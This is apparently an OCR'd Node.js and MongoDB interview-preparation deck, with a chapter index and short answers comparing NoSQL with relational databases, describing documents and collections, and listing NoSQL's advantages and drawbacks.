
3. Run Test:


- Execute the test suite to validate the new code.

Back to chapter index

Q. What is WebSocket? How to create a real-time chat application using Node?

- By using **WebSockets** - WebSockets allow data to be sent in both directions using a single connection between a client and a server.





Back to chapter index

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

18. MongoDB - Basics

Q. What is MongoDB?

Q. What is NoSQL?

Q. What is the difference between NoSQL & RDBMS?

Q. When to use RDBMS and when to use NoSQL DB in your applications?

Q. What are Documents and Collections in NoSQL?


Q. What are the advantages of NoSQL over RDBMS/SQL databases?

Q. What are the dis-advantages of NoSQL as comparison to RDBMS databases?

Back to main index

Q. What is MongoDB? V. IMP.


- MongoDB is a popular open-source, **NoSQL database management system.**



Back to chapter index

Q. What is NoSQL?

- NoSQL(Not Only SQL) databases are designed to handle structured, semi-structured, and unstructured data.



Back to chapter index

Q. What is the difference between NoSQL & RDBMS? V. IMP.

❖ RDBMS(SQL)

	ID	Name	Passion
Row 1	1	Happy	Football
Row 2	2	Amit	null

Users (Table)

❖ NoSQL

```
{
  "ID": 1,
  "Name": "Happy" ,
  "Passion": "Football"
}
```

```
{
  "ID": 2,
  "Name": "Amit"
}
```

Document 1 Document 2

Users (Collection)

1. RDBMS are designed to handle structured data (predefined and fixed schemas).
2. RDBMS use the relational model, where data is stored in tables with rows and columns.


1. NoSQL databases are designed to handle structured, semi-structured, and unstructured data.
2. NoSQL databases use a variety of flexible data models, such as **document**, columnar, and graph.

Back to chapter index

Q. When to use RDBMS and when to use NoSQL DB in your applications?

1. RDBMS are suitable for applications that require complex transactions and data integrity(ACID), such as banking, finance, and e-commerce.

1. NoSQL databases are designed to handle large volumes of data with high-speed read and write operations, such as social media, IoT, and gaming.



Back to chapter index

Q. What are Documents and Collections in NoSQL?

- A document is a semi-structured data structure(XML, JSON format) that stores information in a NoSQL database. It is similar to a row in a table in a RDBMS.

- A "collection" is a group of documents that are stored together in a NoSQL database. It is similar to a table in a RDBMS.

- NoSQL

```
{
  “ID”: 1,
  “Name”: “Happy” ,
   “Passion”: “Football”
}
```

Document 1

```
{
  “ID”: 2,
  “Name”: “Amit”
}
```

Document 2

Users (Collection)

Back to chapter index

Q. What are the advantages of NoSQL over RDBMS/SQL databases? V. IMP.

❖ RDBMS(SQL)

	ID	Name	Passion
Row 1	1	Happy	Football
Row 2	2	Amit	null

Users (Table)

❖ NoSQL

```
{
  "ID": 1,
  "Name": "Happy" ,
  "Passion": "Football"
}
```

Document 1

```
{
  "ID": 2,
  "Name": "Amit"
}
```

Document 2

```
{
  "ID": 3,
  "Name": "John",
  "City": "Delhi"
}
```

Document 3

Users (Collection)

1. Schema Flexibility

a) Example 1: In users table in SQL, unknown user passion require storing null values, taking space. In NoSQL, omitting passion saves space without needing to store null values.

b) Example 2: In SQL, adding city for users means altering schema(adding new column), affecting all records. In NoSQL, adding city for users is straightforward, requiring no schema changes.

Back to chapter index

Q. What are the advantages of NoSQL over RDBMS/SQL databases? V. IMP.

1. Schema Flexibility	NoSQL adapts easily to changing data structures, allowing data storage without strict schema requirements.
2. Scalability	NoSQL scales efficiently by spreading data across multiple servers, handling large volumes effectively.
3. High Performance	NoSQL databases offer speedy operations for both reading and writing data, particularly beneficial for handling large datasets.
4. Support for Diverse Data Models	NoSQL accommodates various data types and structures, providing flexibility in data modeling. For example, document store, graph store, key-value store etc.
5. Cost-Effectiveness	NoSQL solutions can be cost-efficient with open-source options and flexible pricing models available.

Back to chapter index

Q. What are the dis-advantages of NoSQL as comparison to RDBMS databases?

1. Lack of standard query language	NoSQL databases lack a standardized query language like SQL, which can lead to a learning curve and inconsistency across different databases.
2. Weaker consistency guarantees	Some NoSQL databases prioritize availability and speed over consistency, leading to eventual consistency or weaker consistency models.
3. Limited transaction support	NoSQL databases may have limited support for complex transactions involving multiple operations across different documents or records.
4. Less mature ecosystem	The NoSQL ecosystem may be less mature compared to RDBMS, resulting in fewer tools, libraries, and community support for some NoSQL databases.

Back to chapter index

19. MongoDB - Setup & CRUD operations in Node.js

Q. What is the difference between MongoDB Server and MongoDB Database?

Q. How to install and run MongoDB server? What is MongoDB compass?

Q. How to create database and a collection in MongoDB server?

Q. What are CRUD operations in MongoDB?

Q. How to Connect to MongoDB server from Node.js application?

Q. How to create/ insert a record in MongoDB via Node.js?

Q. How to read/ select a record in MongoDB via Node.js?

Q. How to update a record in MongoDB via Node.js?


Q. How to delete a record in MongoDB via Node.js?

Q. How to insert, select, update & delete multiple records in MongoDB via Node.js?

Back to main index


Q. What is the difference between MongoDB Server and MongoDB Database?


- **MongoDB Server** is a software application that manages the MongoDB databases.
- **MongoDB Database** is a logical container within the MongoDB Server that stores collections of documents.



Back to chapter index

